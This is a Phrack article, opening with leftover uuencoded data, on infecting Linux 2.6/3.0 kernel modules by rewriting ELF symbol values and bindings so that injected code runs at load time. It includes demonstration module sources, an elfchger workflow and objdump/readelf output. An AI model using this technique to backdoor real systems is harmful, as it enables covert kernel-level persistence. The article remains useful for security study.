M] .V" `:) `X*]K3`#1;58PJ, &58*) FJ' WQ6&-:FD;R4=5*, .VS6\;K7 (^SFZ%U
MCH>.0/<>K` ; (7@`"?!RITVFCPP`) C6G5Q7KH-: ['BC6>0_RXR3+, `X0)]_R!
MB#FW, Q`K^ ) APZ`3WJ5AW_UI`%?H`C' `^N+J_X?N_FW' SO> [ ]_X, `&U_I^` \
MJVOK8/^ [MO:' _\=G^>SL@ (#2ZX&S+GR [=Z_U [>XS$EJBY7] &RZ, +<, TEQ] RM
M:/EO:BNVW)_1\BD6?K4. ^U.=S (K4`) =A6`YU>IXKDL-^Q/=G (_Z&=O (?H%) 9
M0HS65] 97-EHO=E) O`WVG>EHQ3NK+^ `9L5EHOS#A>_*5-1>-H>6`OQKAEIV' %
MY, *MS7-%KY\=[MY_SNI=&J2J$>C2]XN' 4O5=6W] 8&, 0) S7Z2#?2UF>Y>] "<:
M! 2?L`UB8^ [ , BOU_D/9@M_-^ [3SYVI26Q:Q`M [ _^EK6K`Y" ^] A-90B@B?J2, `
MOZ, B! [ \E_9^2' JS#CRTJ=C8>I `4DJQF, L^DR>5:@;P!] 5<7PU_EDRFW! &8J/
MS! ?0#ZIRN@WUL] 420W#& `V [1?VGO [ , 3" , =IY#; [ $<OP*TE2LU3 (#>1R9KRN]
MR01; ?/U: -NF\AR;M) /P&U7`?1] 8; HCP\^ \XT!# , V [ <AUMR!] ' -GOE9/FMV; .
MM! ABA& ;U`D=V) 2N; HY>F-5QUOS$%UL=19$! <MQ [N8I1: TJC$ZMZ_5K9H"YAF
M#3: *MAU4?. QB9JAMKP" T [3RR+>)*BQ] UK9GU=K#: ; HS' 8I.H@NA-66X-' [LE
M-0K1] O*1D5=' ?Z] $1 [ , Z9B>*EM1/O?5:2R] VP9#H8/O@ [UV@.5N6<JW<%_N,
M:N`FJJNMOG*?;N7_F=R.3U3E&VY%) TA`N [6] BW% XVVLKM [Y`R@<*/ ` , "JQ!
M`>J3=DN#@6) !JH, [HD$5*$<U#++ .G9V+F ($) _ ` `3>/A`CY_0H7XP=L7-ZC1<
MFE9+T7B?Z-55_4M; G>6*) EVH1K2--ZZ56# =JM$2F%FV6J) 6 [ .FZ4AQ [XKMQ=
MP3\2V?AUDY-%EZTXQ_1K] P#C7^LKYV*S^46!B, NA_] &SD#^WQ+YW\3^=V/C
M0<G_ [ ] $? ] G^ _ _ ] OXV [%SL1DJHKI\+2' -' P/.WS] FW! GTL78I0E_4HEA.@2C
M%7S2B>YLWT&] "+<NK6YUAXJ+;HOZQO, *' 6K_D. [ _ ^ /SQ^>/SQZ?Z_\! #SD"
% @ `! P%P ` `
`

```

end

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x0b of 0x13

```
=====
======[ Infecting loadable kernel modules ]=====
======[ kernel versions 2.6.x/3.0.x ]=====
=====
======[ by styx^ ]=====
======[ the.styx@gmail.com ]=====
=====
```

---[Index

- 1 - Introduction
- 2 - Kernel 2.4.x method
 - 2.1 - First try
 - 2.2 - LKM loading explanations
 - 2.3 - The relocation process
- 3 - Playing with loadable kernel modules on 2.6.x/3.0.x
 - 3.1 - A first example of code injection
- 4 - Real World: Is it so simple?
 - 4.1 - Static functions
 - 4.1.1 - Local symbol
 - 4.1.2 - Changing symbol bind
 - 4.1.3 - Try again
 - 4.2 - Static __init functions
 - 4.3 - What about cleanup_module
- 5 - Real life example
 - 5.1 - Inject a kernel module in /etc/modules
 - 5.2 - Backdooring initrd
- 6 - What about other systems?
 - 6.1 - Solaris
 - 6.1.1 - A basic example
 - 6.1.2 - Playing with OS modules
 - 6.1.3 - Keeping it stealthy
 - 6.2 - *BSD
 - 6.2.1 - FreeBSD - NetBSD - OpenBSD
- 7 - Conclusion
- 8 - References
- 9 - Codes
 - 9.1 - Elfstrchange
 - 9.2 - elfstrchange.patch

---[1 - Introduction

In Phrack #61 [1] truff introduced a new method to infect a loadable kernel module on Linux kernel x86 2.4.x series. Actually this method is currently not compatible with the Linux kernel 2.6.x/3.0.x series due to the many changes made in kernel internals. As a result, in order to infect a kernel module, changing the name of symbols in .strtab section is not enough anymore; the task has become a little bit trickier. In this article it will be shown how to infect a kernel module on Linux kernel x86 2.6.* / 3.0.x series. All the methods discussed here have been tested on kernel version 2.6.35, 2.6.38 and 3.0.0 on Ubuntu 10.10, 11.04 and 11.10 and on kernel version 2.6.18-238 on CentOS 5.6.

The proposed method has been tested only on 32-bit architectures: a 64-bit

adaptation is left as an exercise to the reader. Finally, I want to clarify that the proposed paper is not innovative, but is only an update of truff's paper.

---[2 - Kernel 2.4.x method

---[2.1 - First try

With the help of a simple example it will be explained why truff's method is no longer valid: we are using the "elfstrchange" tool provided in his paper. First, let's write a simple testing kernel module:

```

/***** orig.c *****/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

int evil(void) {
    printk(KERN_ALERT "Init Inject!");
    return 0;
}

int init(void) {
    printk(KERN_ALERT "Init Original!");
    return 0;
}

void clean(void) {
    printk(KERN_ALERT "Exit Original!");
    return;
}

module_init(init);
module_exit(clean);
/***** EOF *****/

```

The module_init macro is used to register the initialization function of the loadable kernel module: in other words, the function which is called when the module is loaded, is the init() function. Reciprocally the module_exit macro is used to register the termination function of the LKM which means that in our example clean() will be invoked when the module is unloaded. These macros can be seen as the constructor/destructor declaration of the LKM object. A more exhaustive explanation can be found in section 2.2.

Below is the associated Makefile:

```

/***** Makefile *****/
obj-m += orig.o

KDIR    := /lib/modules/$(shell uname -r)/build
PWD     := $(shell pwd)

default:
    $(MAKE) -C $(KDIR) SUBDIRS=$(PWD) modules

clean:

```

```
$(MAKE) -C $(KDIR) SUBDIRS=$(PWD) clean
/***** EOF *****/
```

Now the module can be compiled and the testing can start:

```
$ make
...
```

Truff noticed that altering the symbol names located in the .strtab section was enough to fool the resolution mechanism of kernel v2.4. Indeed the obj_find_symbol() function of modutils was looking for a specific symbol ("init_module") using its name [1]:

```
*****/
module->init = obj_symbol_final_value(f, obj_find_symbol(f,
                                                    SPFX "init_module"));
module->cleanup = obj_symbol_final_value(f, obj_find_symbol(f,
                                                    SPFX "cleanup_module"));
*****/
```

Let's have a look at the ELF symbol table of orig.ko:

```
$ objdump -t orig.ko
```

```
orig.ko:      file format elf32-i386
```

```
SYMBOL TABLE:
```

```
...
00000040 g      F .text  0000001b evil
00000000 g      O .gnu.linkonce.this_module 00000174 __this_module
00000000 g      F .text  00000019 cleanup_module
00000020 g      F .text  0000001b init_module
00000000 g      F .text  00000019 clean
00000000          *UND*  00000000 mcount
00000000          *UND*  00000000 printk
00000020 g      F .text  0000001b init
```

We want to setup evil() as the initialization function instead of init(). Truff was doing it in two steps:

1. renaming init to dummm
2. renaming evil to init

This can easily be performed using his tool, "elfstrchange", slightly bug-patched (see section 9):

```
$ ./elfstrchange orig.ko init dummm
[+] Symbol init located at 0xa91
[+] .strtab entry overwritten with dummm
```

```
$ ./elfstrchange orig.ko evil init
[+] Symbol evil located at 0xa4f
[+] .strtab entry overwritten with init
```

```
$ objdump -t orig.ko
```

```
...
00000040 g      F .text  0000001b init          <-- evil()
00000000 g      O .gnu.linkonce.this_module 00000174 __this_module
00000000 g      F .text  00000019 cleanup_module
00000020 g      F .text  0000001b init_module
00000000 g      F .text  00000019 clean
00000000          *UND*  00000000 mcount
00000000          *UND*  00000000 printk
00000020 g      F .text  0000001b dummm       <-- init()
```

Now we're loading the module:

```
$ sudo insmod orig.ko
$ dmesg |tail
...
```

```
[ 2438.317831] Init Original!
```

As we can see the `init()` function is still invoked. Applying the same method with `"init_module"` instead of `init` doesn't work either. In the next subsection the reasons of this behaviour are explained.

---[2.2 LKM loading explanations

In the above subsection I briefly mentioned the `module_init` and `module_exit` macros. Now let's analyze them. In kernel v2.4 the entry and exit functions of the LKMs were `init_module()` and `cleanup_module()`, respectively. Nowadays, with kernel v2.6, the programmer can choose the name he prefers for these functions using the `module_init()` and `module_exit()` macros. These macros are defined in `"include/linux/init.h"` [3]:

```

/*****
#ifdef MODULE

[...]

#else /* MODULE */

[...]

/* Each module must use one module_init(). */
#define module_init(initfn) \
    static inline initcall_t __inittest(void) \
    { return initfn; } \
    int init_module(void) __attribute__((alias(#initfn)));

/* This is only required if you want to be unloadable. */
#define module_exit(exitfn) \
    static inline exitcall_t __exittest(void) \
    { return exitfn; } \
    void cleanup_module(void) __attribute__((alias(#exitfn)));

[...]

#endif /*MODULE*/
*****/

```

We are only interested in the "loadable module" case, that is when `MODULE` is defined. As you can see, `init_module` is always declared as an alias of `initfn`, the argument of the `module_init` macro. As a result, the compiler will always produce identical symbols in the relocatable object: one for `initfn` and one for `"module_init"`. The same rule applies for the termination function, if the unloading mechanism is compiled in the kernel (that is if `CONFIG_MODULE_UNLOAD` is defined).

When a module is compiled, first the compiler creates an object file for each source file, then it generates an additional generic source file, compiles it and finally links all the relocatable objects together.

In the case of `orig.ko`, `orig.mod.c` is the file generated and compiled as `orig.mod.o`. The `orig.mod.c` follows:

```

/*****
#include <linux/module.h>
#include <linux/vermagic.h>
#include <linux/compiler.h>

```

```

MODULE_INFO(vermagic, VERMAGIC_STRING);

struct module __this_module
__attribute__((section(".gnu.linkonce.this_module"))) = {
    .name = KBUILD_MODNAME,
    .init = init_module,
#ifdef CONFIG_MODULE_UNLOAD
    .exit = cleanup_module,
#endif
    .arch = MODULE_ARCH_INIT,
};

static const struct modversion_info ____versions[]
__used
__attribute__((section("__versions"))) = {
    { 0x4d5503c4, "module_layout" },
    { 0x50eedeb8, "printk" },
    { 0xb4390f9a, "mcount" },
};

static const char __module_depends[]
__used
__attribute__((section(".modinfo"))) =
"depends=";

MODULE_INFO(srcversion, "EE786261CA9F9F457DF0EB5");
/*****/

This file declares and partially initializes a struct module which will be
stored in the ".gnu.linkonce.this_module" section of the object file. The
module struct is defined in "include/linux/module.h":

/*****/
struct module
{
    [...]

    /* Unique handle for this module */
    char name[MODULE_NAME_LEN];

    [...]

    /* Startup function. */
    int (*init)(void);

    [...]

    /* Destruction function. */
    void (*exit)(void);

    [...]
};
/*****/

```

So when the compiler auto-generates the C file, it always makes the .init and .exit fields of the struct pointing to the function "init_module" and "cleanup_module". But the corresponding functions are not declared in this C file so they are assumed external and their corresponding symbols are declared undefined (*UND*):

```
$ objdump -t orig.mod.o
```

```
orig.mod.o:      file format elf32-i386
```

```
SYMBOL TABLE:
```

```

[...]
```

00000000	*UND*	00000000	init_module
00000000	*UND*	00000000	cleanup_module

When the linking with the other objects is performed, the compiler is then able to solve this issue thanks to the aliasing performed by the `module_init()` and `module_exit()` macros.

```
$ objdump -t orig.ko
```

```
00000000 g      F .text  0000001b evil
00000000 g      O .gnu.linkonce.this_module 00000184 __this_module
00000040 g      F .text  00000019 cleanup_module
00000020 g      F .text  0000001b init_module
00000040 g      F .text  00000019 clean
00000000      *UND*  00000000 mcount
00000000      *UND*  00000000 printk
00000020 g      F .text  0000001b init
```

The aliasing can be seen as a smart trick to allow the compiler to declare and fill the `__this_module` object without too much trouble. This object is essential for the loading of the module in the v2.6.x/3.0.x kernels.

To load the LKM, a userland tool (`insmod/modprobe/etc.`) calls the `sys_init_module()` syscall which is defined in "kernel/module.c":

```

/*****/
SYSCALL_DEFINE3(init_module, void __user *, umod,
                unsigned long, len, const char __user *, uargs)
{
    struct module *mod;
    int ret = 0;

    ...

    /* Do all the hard work */
    mod = load_module(umod, len, uargs);

    ...

    /* Start the module */
    if (mod->init != NULL)
        ret = do_one_initcall(mod->init);

    ...
}
/*****/

```

The `load_module()` function returns a pointer to a "struct module" object when the LKM is loaded in memory. As stated in the source code, `load_module()` handles the main tasks associated with the loading and as such is neither easy to follow nor to explain in a few sentences. However there are two important things that you should know:

- `load_module()` is responsible for the ELF relocations
- the `mod->init` is holding the relocated value stored in `__this_module`

Note: Because `__this_module` is holding initialized function pointers (the address of `init()` and `clean()` in our example), there has to be a relocation at some point.

After the relocation is performed, `mod->init()` refers to the kernel mapping of `init_module()` and can be called through `do_one_initcall()` which is defined in "init/main.c":

```

/*****/
int __init_or_module do_one_initcall(initcall_t fn)
{
    int count = preempt_count();
    int ret;

    if (initcall_debug)
        ret = do_one_initcall_debug(fn);    <-- init_module() may be
    else                                    called here

```

```

        ret = fn();
msgbuf[0] = 0;

...

return ret;
}
/*****/

```

```

<-- or it may be called
here

```

---[2.3 - The relocation process

The relocation itself is handled by the `load_module()` function and without any surprise the existence of the corresponding entries can be found in the binary:

```
$ objdump -r orig.ko
```

```
./orig.ko:      file format elf32-i386
```

```
...
```

```
RELOCATION RECORDS FOR [.gnu.linkonce.this_module]:
```

```

OFFSET  TYPE          VALUE
000000d4 R_386_32          init_module
00000174 R_386_32          cleanup_module

```

This means that the relocation has to patch two 32-bit addresses (because `type == R_386_32`) located at:

```

- (&.gnu.linkonce.this_module = &__this_module) + 0xd4 [patch #1]
- (&.gnu.linkonce.this_module = &__this_module) + 0x174 [patch #2]

```

A relocation entry (in a 32-bit environment) is an `Elf32_Rel` object and is defined in `"/usr/include/elf.h"`:

```

/*****/
typedef struct
{
    Elf32_Addr    r_offset;          /* Address */
    Elf32_Word    r_info;           /* Relocation type and symbol index */
} Elf32_Rel;

#define ELF32_R_SYM(val)            ((val) >> 8)
/*****/

```

The important thing to remember is that the symbol is located using `ELF32_R_SYM()` which provides an index in the table of symbols, the `.symtab` section.

This can be easily seen:

```

$ readelf -S ./orig.ko | grep gnu.linkonce
[10] .gnu.linkonce.thi PROGBITS      00000000 000240 000184 00  WA  0  0 32
[11] .rel.gnu.linkonce REL                00000000 0007f8 000010 08      16 10  4

```

The relocation section associated with section 10 is thus section 11.

```
$ readelf -x 11 orig.ko
```

```
Hex dump of section '.rel.gnu.linkonce.this_module':
```

```
0x00000000 d4000000 01160000 74010000 01150000 .....t.....
```

So `ELF32_R_SYM()` is returning `0x16 (=22)` for the first relocation and `0x1b (=21)` for the second one. Now let's see the table of symbols:

```
$ readelf -s .orig.ko
```

Symbol table '.symtab' contains 33 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
...							
21:	00000040	25	FUNC	GLOBAL	DEFAULT	2	cleanup_module
22:	00000020	27	FUNC	GLOBAL	DEFAULT	2	init_module
...							

This is a perfect match. So when the LKM is loaded:

- The kernel performs a symbol resolution and the corresponding symbols are updated with a new value. At this point `init_module` and `cleanup_module` are holding kernel space addresses.
- The kernel performs the required relocations using the index in the table of symbols to know how to patch. When the relocation is performed `__this_module` has been patched twice.

At this point it should be clear that the address value of the `init_module` symbol has to be modified if we want to call `evil()` instead of `init()`.

---[3 - Playing with loadable kernel modules on 2.6.x/3.0.x

As pointed out above, the address of the `init_module` symbol has to be modified in order to invoke the `evil()` function at loading time. Since the LKM is a relocatable object, this address is calculated using the offset (or relative address) stored in the `st_value` field of the `Elf32_Sym` structure [2], defined in `"/usr/include/elf.h"`:

```

/*****
typedef struct
{
    Elf32_Word    st_name;        /* Symbol name (string tbl index) */
    Elf32_Addr    st_value;      /* Symbol value */
    Elf32_Word    st_size;      /* Symbol size */
    unsigned char st_info;      /* Symbol type and binding */
    unsigned char st_other;     /* Symbol visibility */
    Elf32_Section st_shndx;     /* Section index */
} Elf32_Sym;
*****/

```

\$ objdump -t orig.ko

orig.ko: file format elf32-i386

SYMBOL TABLE:

```

...
00000040 g    F .text 0000001b evil
00000000 g    O .gnu.linkonce.this_module 00000174 __this_module
00000000 g    F .text 00000019 cleanup_module
00000020 g    F .text 0000001b init_module
00000000 g    F .text 00000019 clean
00000000      *UND* 00000000 mcount
00000000      *UND* 00000000 printk
00000020 g    F .text 0000001b init

```

The objdump output shows that:

- the relative address of `evil()` is `0x00000040`;
- the relative address of `init_module()` is `0x00000020`;
- the relative address of `init()` is `0x00000020`;

Altering these offsets is enough to have `evil()` being called instead of `init_module()` because the relocation process in the kernel will produce the corresponding "poisoned" virtual address.

The `orig.ko` has to look like this:

```
00000040 g      F .text  0000001b evil
...
00000040 g      F .text  0000001b init_module
```

To do so, we can use my 'elfchger' script in order to modify the ELF file. The code structure is the same as truff's one, with some minor changes. The script takes the following input parameters:

```
./elfchger -s [symbol] -v [value] <module_name>
```

Where [value] represents the new relative address of the [symbol] (`init_module` in our case) in `<module_name>`:

Let's apply it to our example:

```
$ ./elfchger -s init_module -v 00000040 orig.ko
[+] Opening orig.ko file...
[+] Reading Elf header...
    >> Done!
[+] Finding ".symtab" section...
    >> Found at 0x77c
[+] Finding ".strtab" section...
    >> Found at 0x7a4
[+] Getting symbol' infos:
    >> Symbol found at 0x99c
    >> Index in symbol table: 0x16
[+] Replacing 0x00000020 with 0x00000040... done!
```

The ELF file is now changed:

```
$ objdump -t orig.ko
```

```
orig.ko:      file format elf32-i386
```

```
SYMBOL TABLE:
```

```
...
00000040 g      F .text  0000001b evil
00000000 g      O .gnu.linkonce.this_module 00000174 __this_module
00000000 g      F .text  00000019 cleanup_module
00000040 g      F .text  0000001b init_module
00000000 g      F .text  00000019 clean
00000000          *UND*  00000000 mcount
00000000          *UND*  00000000 printk
00000020 g      F .text  0000001b init
```

Let's load the module:

```
$ sudo insmod orig.ko
```

```
$ dmesg | tail
```

```
...
```

```
[ 5733.929286] Init Inject!
```

```
$
```

As expected the `evil()` function is invoked instead of `init()` when the module is loaded.

---[3.1 A first example of code injection

The next step is the injection of external code inside the original module

(orig.ko). A new kernel module (evil.ko) will be injected into orig.ko. We will use both orig.c and evil.c source codes:

```

/***** orig.c *****/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

int init_module(void) {

    printk(KERN_ALERT "Init Original!");

    return 0;
}

void clean(void) {

    printk(KERN_ALERT "Exit Original!");

    return;
}

module_init(init);
module_exit(clean);
/***** EOF *****/

/***** evil.c *****/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

int evil(void) {

    printk(KERN_ALERT "Init Inject!");

    return 0;
}
/***** EOF *****/

```

Once the two modules orig.ko and evil.ko are compiled, they can be linked together using the 'ld -r' command (as explained by truff) because they are both relocatable objects.

```

$ ld -r orig.ko evil.ko -o new.ko
$ objdump -t new.ko

```

```
new.ko:      file format elf32-i386
```

```
SYMBOL TABLE:
```

```

...
00000040 g      F .text  0000001b evil
00000000 g      O .gnu.linkonce.this_module 00000174 __this_module
00000000 g      F .text  00000019 cleanup_module
00000020 g      F .text  0000001b init_module
00000000 g      F .text  00000019 clean
00000000          *UND*  00000000 mcount
00000000          *UND*  00000000 printk
00000020 g      F .text  0000001b init

```

The evil() function has now been linked into the new.ko module. The next step is to make init_module() (defined in orig.ko) an alias of evil() (defined in evil.ko). It can be done easily using ./elfchger:

```
$ ./elfchger -f init_module -v 00000040 new.ko
[+] Opening new.ko file...
[+] Reading Elf header...
    >> Done!
[+] Finding ".symtab" section...
    >> Found at 0x954
[+] Finding ".strtab" section...
    >> Found at 0x97c
[+] Getting symbol' infos:
    >> Symbol found at 0xbe4
    >> Index in symbol table: 0x1d
[+] Replacing 0x00000020 with 0x00000040... done!
```

At this point the module can be renamed and loaded:

```
$ mv new.ko orig.ko
$ sudo insmod orig.ko
$ dmesg | tail
...
[ 6791.920363] Init Inject!
```

And the magic occurs :)

As already explained by truff, if we want the original module to work properly, we need to call its initialization function. This can be done using an imported symbol which will be fixed at linking time. The `init()` function is declared as `extern`: this means that it will be resolved at linking time. We use the following code:

```
/****** evil.c *****/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

extern int init();

int evil(void) {

    init();
    printk(KERN_ALERT "Init Inject!");

    /* do something */

    return 0;
}
/****** EOF *****/
```

And it works:

```
$ dmesg | tail
...
[ 7910.392244] Init Original!
[ 7910.392248] Init Inject!
```

---[4 - Real World: Is it so simple?

In this section it will be shown why the method described above when used in real life may not work. In fact the example modules were overly simplified for a better understanding of the basic idea of module infection.

---[4.1 - Static functions

The majority of Linux system modules are a little bit different from those used above. Here is a more accurate example:

```

/***** orig.c *****/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

static int init(void) {

    printk(KERN_ALERT "Init Original!");

    return 0;
}

static void clean(void) {

    printk(KERN_ALERT "Exit Original!");

    return;
}

module_init(init);
module_exit(clean);
/***** EOF *****/

```

Let's try to use our method to inject the old evil code inside this new orig module.

```

$ ld -r orig.ko evil.ko -o new.ko
$ sudo insmod new.ko
insmod: error inserting 'new.ko': -1 Unknown symbol in module

```

What? More information is needed:

```

$ dmesg | tail
...
[ 2737.539906] orig: Unknown symbol init (err 0)

```

The unknown symbol appears to be init. To understand the reason why init is "unknown" let's have a look at the symbol table of new.ko:

```

$ objdump -t new.ko

...

SYMBOL TABLE:
...

00000000 l      F .text  00000019 clean
00000020 l      F .text  0000001b init

...

00000040 g      F .text  00000020 evil
00000000 g      O .gnu.linkonce.this_module 00000174 __this_module
00000000 g      F .text  00000019 cleanup_module
00000020 g      F .text  0000001b init_module
00000000          *UND*  00000000 mcount
00000000          *UND*  00000000 printk
00000000          *UND*  00000000 init

```

This output shows that there are now two "init" symbols, one of them not being defined (*UND*). This means that the linker does not perform correctly the linking between the init functions in orig.ko and evil.ko. As a result, when the module is loaded, the kernel tries to find the init symbol, but since it is not defined anywhere it fails to do so and the

module is not loaded.

---[4.1.1 - Local symbol

The 'readelf' tool can give us more insight:

```
$ readelf -s orig.ko
```

Symbol table '.symtab' contains 26 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
...							
14:	00000020	27	FUNC	LOCAL	DEFAULT	2	init
...							

To summarize, we know about the init symbol that:

- its relative address is 0x00000020;
- its type is a function;
- its binding is local;

The symbol binding is now local (while it was previously global) since the init function is now declared 'static' in orig.c. This has the effect to reduce its scope to the file in which it is declared. For this reason the symbol was not properly resolved by the linker. We need to do something in order to change the scope of init, otherwise the injection won't work.

---[4.1.2 - Changing symbol binding

It's possible to change a symbol binding using the 'objcopy' tool. In fact the '--globalize-symbol' option can be used to give global scoping to the specified symbol:

```
$ objcopy --globalize-symbol=init ./orig.ko orig2.ko
```

But if for some reason, objcopy is not present, the tool that I wrote can also globalize a particular symbol modifying all the necessary fields inside the ELF file.

Each symbol table entry in the .symtab section is defined as follows [2]:

```

/***** EOF *****/
typedef struct
{
    Elf32_Word    st_name;        /* Symbol name (string tbl index) */
    Elf32_Addr    st_value;      /* Symbol value */
    Elf32_Word    st_size;      /* Symbol size */
    unsigned char st_info;      /* Symbol type and binding */
    unsigned char st_other;     /* Symbol visibility */
    Elf32_Section st_shndx;     /* Section index */
} Elf32_Sym;
/***** EOF *****/

```

First, it's necessary to find in the ELF file the symbol we are looking for (init) and check if it has a global or a local binding. The function ElfGetSymbolByName() searches the offset at which init symbol is located in the .symtab and it fills the corresponding "Elf32_Sym sym" structure. Next, the binding type must be checked by looking at the st_info field. Passing sym.st_info to the macro ELF32_ST_BIND() defined in "<elf.h>", returns the expected binding value.

If the symbol has a local binding, these steps have to be performed:

1. Reorder the symbols: the symbol we are interested in must be placed among the global symbols inside the .symtab section. We'll see later why this step is mandatory. We need to move the init symbol from:

```
$ readelf -s orig.ko
```

Symbol table '.symtab' contains 26 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	00000000	0	SECTION	LOCAL	DEFAULT	1	
2:	00000000	0	SECTION	LOCAL	DEFAULT	2	
3:	00000000	0	SECTION	LOCAL	DEFAULT	4	
4:	00000000	0	SECTION	LOCAL	DEFAULT	5	
5:	00000000	0	SECTION	LOCAL	DEFAULT	6	
6:	00000000	0	SECTION	LOCAL	DEFAULT	8	
7:	00000000	0	SECTION	LOCAL	DEFAULT	9	
8:	00000000	0	SECTION	LOCAL	DEFAULT	10	
9:	00000000	0	SECTION	LOCAL	DEFAULT	12	
10:	00000000	0	SECTION	LOCAL	DEFAULT	13	
11:	00000000	0	SECTION	LOCAL	DEFAULT	14	
12:	00000000	0	FILE	LOCAL	DEFAULT	ABS	orig.c
13:	00000000	25	FUNC	LOCAL	DEFAULT	2	clean
14:	00000020	27	FUNC	LOCAL	DEFAULT	2	init <-----
15:	00000000	12	OBJECT	LOCAL	DEFAULT	5	__mod_license6
16:	00000000	0	FILE	LOCAL	DEFAULT	ABS	orig.mod.c
17:	00000020	35	OBJECT	LOCAL	DEFAULT	5	__mod_srcversion31
18:	00000043	9	OBJECT	LOCAL	DEFAULT	5	__module_depends
19:	00000000	192	OBJECT	LOCAL	DEFAULT	8	__versions
20:	00000060	59	OBJECT	LOCAL	DEFAULT	5	__mod_vermagic5
21:	00000000	372	OBJECT	GLOBAL	DEFAULT	10	__this_module
22:	00000000	25	FUNC	GLOBAL	DEFAULT	2	cleanup_module
23:	00000020	27	FUNC	GLOBAL	DEFAULT	2	init_module
24:	00000000	0	NOTYPE	GLOBAL	DEFAULT	UND	mcount
25:	00000000	0	NOTYPE	GLOBAL	DEFAULT	UND	printk

To:

Symbol table '.symtab' contains 26 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	00000000	0	SECTION	LOCAL	DEFAULT	1	
2:	00000000	0	SECTION	LOCAL	DEFAULT	2	
3:	00000000	0	SECTION	LOCAL	DEFAULT	4	
4:	00000000	0	SECTION	LOCAL	DEFAULT	5	
5:	00000000	0	SECTION	LOCAL	DEFAULT	6	
6:	00000000	0	SECTION	LOCAL	DEFAULT	8	
7:	00000000	0	SECTION	LOCAL	DEFAULT	9	
8:	00000000	0	SECTION	LOCAL	DEFAULT	10	
9:	00000000	0	SECTION	LOCAL	DEFAULT	12	
10:	00000000	0	SECTION	LOCAL	DEFAULT	13	
11:	00000000	0	SECTION	LOCAL	DEFAULT	14	
12:	00000000	0	FILE	LOCAL	DEFAULT	ABS	orig.c
13:	00000000	25	FUNC	LOCAL	DEFAULT	2	clean
14:	00000000	12	OBJECT	LOCAL	DEFAULT	5	__mod_license6
15:	00000000	0	FILE	LOCAL	DEFAULT	ABS	orig.mod.c
16:	00000020	35	OBJECT	LOCAL	DEFAULT	5	__mod_srcversion31
17:	00000043	9	OBJECT	LOCAL	DEFAULT	5	__module_depends
18:	00000000	192	OBJECT	LOCAL	DEFAULT	8	__versions
19:	00000060	59	OBJECT	LOCAL	DEFAULT	5	__mod_vermagic5
20:	00000020	27	FUNC	GLOBAL	DEFAULT	2	init <-----
21:	00000000	372	OBJECT	GLOBAL	DEFAULT	10	__this_module
22:	00000000	25	FUNC	GLOBAL	DEFAULT	2	cleanup_module
23:	00000020	27	FUNC	GLOBAL	DEFAULT	2	init_module
24:	00000000	0	NOTYPE	GLOBAL	DEFAULT	UND	mcount
25:	00000000	0	NOTYPE	GLOBAL	DEFAULT	UND	printk

This task is accomplished by the "ReorderSymbols()" function.

- Updating the information about the init symbol (i.e. its offset, index, etc..) according to its new position inside the .symtab section.

3. Changing the symbol binding from local to global by modifying the `st_info` field using the `ELF32_ST_INFO` macro:

```
#define ELF32_ST_INFO(b, t)  (((b)<<4)+((t)&0xf))
```

Where 'b' is the symbol binding and 't' the symbol type.
The binding values are:

Name	Value
====	=====
STB_LOCAL	0
STB_GLOBAL	1
STB_WEAK	2
STB_LOPROC	13
STB_HIPROC	15

Obviously, `STB_GLOBAL` has to be used for our purpose.

The type values are:

Name	Value
====	=====
STT_NOTYPE	0
STT_OBJECT	1
STT_FUNC	2
STT_SECTION	3
STT_FILE	4
STT_LOPROC	13
STT_HIPROC	15

The `STT_FUNC` is the type value to specify functions.

So, the resulting macro will be:

```
ELF32_ST_INFO(STB_GLOBAL, STT_FUNC);
```

The init `st_info` field should then be set equal to the macro's result.

4. Updating the `symtab` section header, defined as:

```
typedef struct {
    Elf32_Word    sh_name;
    Elf32_Word    sh_type;
    Elf32_Word    sh_flags;
    Elf32_Addr    sh_addr;
    Elf32_Off     sh_offset;
    Elf32_Word    sh_size;
    Elf32_Word    sh_link;
    Elf32_Word    sh_info;
    Elf32_Word    sh_addralign;
    Elf32_Word    sh_entsize;
} Elf32_Shdr;
```

The header can be output by the '`readelf -e`' command:

```
$ readelf -e orig.ko
```

ELF Header:

...

Section Headers:

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
...										
[15]	.shstrtab	STRTAB	00000000	00040c	0000ae	00		0	0	1
[16]	.symtab	SYMTAB	00000000	0007dc	0001a0	10		17	21	4
[17]	.strtab	STRTAB	00000000	00097c	0000a5	00		0	0	1

The value of the information (`sh_info`) field (reported as 'Inf') depends on the section header type (`sh_type`):

sh_type	sh_link	sh_info
=====	=====	=====
SHT_DYNAMIC	The section header index of the string table used by entries in the section.	0
SHT_HASH	The section header index of the symbol table to which the hash table applies.	0
SHT_REL, SHT_RELA	The section header index of the associated symbol table.	The section header index of the section to which the relocation applies.
SHT_SYMTAB, SHT_DYNSYM	The section header index of the associated string table.	One greater than the symbol table index of the last local symbol (binding STB_LOCAL).
other	SHN_UNDEF	0

The sh_info must be updated according to the rules of the SHT_SYMTAB type. In our example, its value will be 20 = 19 + 1 (remember that our symbol will be placed after the "__mod_vermagic5" symbol, whose entry number is 19). This is the reason why reorder the symbol list (step 1) is a necessary step.

All these tasks are accomplished by the tool I wrote by using this option:

```
./elfchger -g [symbol] <module_name>
```

Where [symbol] is the symbol name which binding value has to be modified.

---[4.1.3 Try again

At this point we can try another test, in which the developed tool will be used. The two modules (orig.c and evil.c) and the Makefile remain the same.

